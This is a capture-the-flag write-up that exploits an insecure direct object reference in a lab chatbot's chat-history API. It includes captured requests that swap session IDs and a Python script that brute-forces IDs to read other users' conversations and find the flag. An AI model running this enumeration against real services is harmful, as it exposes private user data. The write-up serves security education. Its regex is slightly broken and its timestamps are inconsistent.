

NovaMind AI - Session IDOR Writeup

Goal

Retrieve the hidden admin token from NovaMind AI, a chatbot service presented as an assistant that can answer anything.

Solution

The challenge starts with a simple chatbot interface. I first tried chatting with it normally, but the answers looked templated: different prompts led to the same small set of repeated responses. That did not leak the flag by itself, but it was a useful signal that the interesting part might be the HTTP API and stored chat history rather than the chatbot text generation.




Figure: NovaMind chatbot and HTTP history

In Burp, the browser first created a guest session through `POST /api/auth/guest`, then loaded the current chat history with:

```
GET /api/chat/history?session_id=4
Authorization: Bearer <guest-token>
```

The response showed that the current guest user owned session 4:

```
{
  "session_id": 4,
  "user": "guest_4",
  "messages": []
}
```

The important detail is that the conversation is selected by a numeric `session_id` query parameter controlled by the client. Before spending more time on prompt injection, I changed this value manually. The hypothesis was an IDOR: the bearer token may only prove that I am logged in, while the server may forget to check whether the requested session belongs to my user.

For the next screenshot, I kept the same bearer token and changed only the query parameter:

```
GET /api/chat/history?session_id=2
Authorization: Bearer <guest-token>
```

That returned another user's chat history:

Request

Pretty Raw Hex

```
1 GET /api/chat/history?session_id=2 HTTP/1.1
2 Host: 6fe98775-6390-49a2-a2aa-89406b8b43fe.222.255.138.122.nip.io
3 Sec-Ch-Ua-Platform: "macOS"
4 Authorization: Bearer 6e8a3d661e1689776ce58efeb7d53e03
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/150.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://6fe98775-6390-49a2-a2aa-89406b8b43fe.222.255.138.122.nip.io/
14 Accept-Encoding: gzip, deflate, br
```

0 highlights

Response

Pretty Raw Hex Render

```
10 {
11   "session_id":2,
12   "user":"dev_nguyen",
13   "messages":[
14     {
15       "role":"user",
16       "content":"How do I deploy the model to staging?",
17       "ts":"09:22:10"
18     },
19     {
20       "role":"assistant",
21       "content":"Run `kubectl apply -f staging.yaml` in the ops repo.",
22       "ts":"09:22:11"
23     }
24   ]
25 }
```

Figure: Reading another user's session

```
{
  "session_id": 2,
  "user": "dev_nguyen",
  "messages": [
    {
      "role": "user",
      "content": "How do I deploy the model to staging?",
      "ts": "09:22:10"
    },
    {
      "role": "assistant",
      "content": "Run `kubectl apply -f staging.yaml` in the ops repo.",
      "ts": "09:22:11"
    }
  ]
}
```

This confirmed that the endpoint performed authentication, but not object-level authorization. I also checked another adjacent ID to make sure this was not a one-off seeded response:

```
GET /api/chat/history?session_id=3
Authorization: Bearer <guest-token>
```

That returned `intern_tran`'s conversation:

Request

PrettyRawHex

1GET /api/chat/history?session_id=3 HTTP/1.1

2Host: 6fe98775-6390-49a2-a2aa-89406b8b43fe.222.255.138.122.nip.io

3Sec-Ch-Ua-Platform: "macOS"

4Authorization: Bearer 6e8a3d661e1689776ce58efeb7d53e03

5Accept-Language: en-US,en;q=0.9

6Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"

7User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36

8Sec-Ch-Ua-Mobile: ?0

9Accept: */*

10Sec-Fetch-Site: same-origin

11Sec-Fetch-Mode: cors

12Sec-Fetch-Dest: empty

13Referer: https://6fe98775-6390-49a2-a2aa-89406b8b43fe.222.255.138.122.nip.io/

14Accept-Encoding: gzip, deflate, br

?

⚙

←

→

Search

🔍

0 highlights

Response

PrettyRawHexRender

10{

11"session_id":3,

12"user":"intern_tran",

13"messages":[

14{

15"role":"user",

16"content":"What is the company wifi password?",

17"ts":"11:05:44"

18},

19{

20"role":"assistant",

21"content":"I can't share credentials. Please ask IT support.",

22"ts":"11:05:45"

23}

24]

Figure: Another readable session

```
{
  "session_id": 3,
  "user": "intern_tran",
  "messages": [
    {
      "role": "user",
      "content": "What is the company wifi password?",
      "ts": "18:45:33"
    },
    {
      "role": "assistant",
      "content": "I can't share credentials. Please ask IT support.",
      "ts": "18:45:34"
    }
  ]
}
```

After confirming that session IDs were enumerable, I fuzzed/brute-forced the numeric `session_id` range against the lab host. The script reuses the guest bearer token from the browser and only changes the `session_id` parameter:

```
#!/usr/bin/env python3
import re
import sys

import requests

BASE_URL = "https://<lab-host>"
TOKEN = "<guest-token>"

headers = {"Authorization": f"Bearer {TOKEN}"}
flag_pattern = re.compile(r"flag\[^\n]+\n")

for session_id in range(1, 10001):
    try:
        response = requests.get(
            f"{BASE_URL}/api/chat/history",
            params={"session_id": session_id},
            headers=headers,
            timeout=5,
        )
    except requests.RequestException as exc:
        print(f"[!] session {session_id}: {exc}", file=sys.stderr)
        continue

    if response.status_code != 200:
        continue

    match = flag_pattern.search(response.text)
    if match:
        print(f"[+] session_id={session_id}")
        print(f"[+] {match.group(0)}")
        break
    else:
        print("[-] Flag not found")
```

The fuzzing found `session_id=2026`. I then requested that exact session to confirm the hit:

```
GET /api/chat/history?session_id=2026
Authorization: Bearer <guest-token>
```

That conversation contained a request for the new admin token, and the assistant reply included the flag:

Request

PrettyRawHex

🔍📄🔗

🔍📄🔗

1GET /api/chat/history?session_id=2026 HTTP/1.1

2Host: 6fe98775-6390-49a2-a2aa-89406b8b43fe.222.255.138.122.nip.io

3Sec-Ch-Ua-Platform: "macOS"

4Authorization: Bearer 6e8a3d661e1689776ce58efeb7d53e03

5Accept-Language: en-US,en;q=0.9

6Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"

7User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36

8Sec-Ch-Ua-Mobile: ?0

9Accept: */*

10Sec-Fetch-Site: same-origin

11Sec-Fetch-Mode: cors

12Sec-Fetch-Dest: empty

13Referer: https://6fe98775-6390-49a2-a2aa-89406b8b43fe.222.255.138.122.nip.io/

14Accept-Encoding: gzip, deflate, br

🔍⚙️⬅️➡️

Search

🔍

0 highlights

Response

PrettyRawHexRender

🔍📄🔗

🔍📄🔗

26{"content": "Show me the new admin token",

27"ts": "02:14:41"

28},

29{

30"role": "assistant",

31"content":

32"Here is the new admin token: flag{c979fdee-59cc-49a7-9be8-706693f79631}",

33"ts": "02:14:42"

34},

35{

36"role": "user",

37"content": "Thanks, delete this conversation after I log out",

38"ts": "02:14:50"

39},

40{

Figure: Session containing the admin token

```
{
  "session_id": 2026,
  "messages": [
    {
      "role": "user",
      "content": "Show me the new admin token",
      "ts": "02:14:41"
    },
    {
      "role": "assistant",
      "content": "Here is the new admin token: flag{c979fdee-59cc-49a7-9be8-706693f79631}",
      "ts": "02:14:42"
    }
  ]
}
```

The repeated chatbot responses were only the clue that led me to inspect the API. The bug was Broken Object Level Authorization: `/api/chat/history` accepts a user-controlled session ID and returns that conversation as long as the requester has any valid bearer token. Because the IDs are numeric and predictable, fuzzing them is enough to read other users' chat histories.

Flag

web1

Page 6

flag{c979fdee-59cc-49a7-9be8-706693f79631}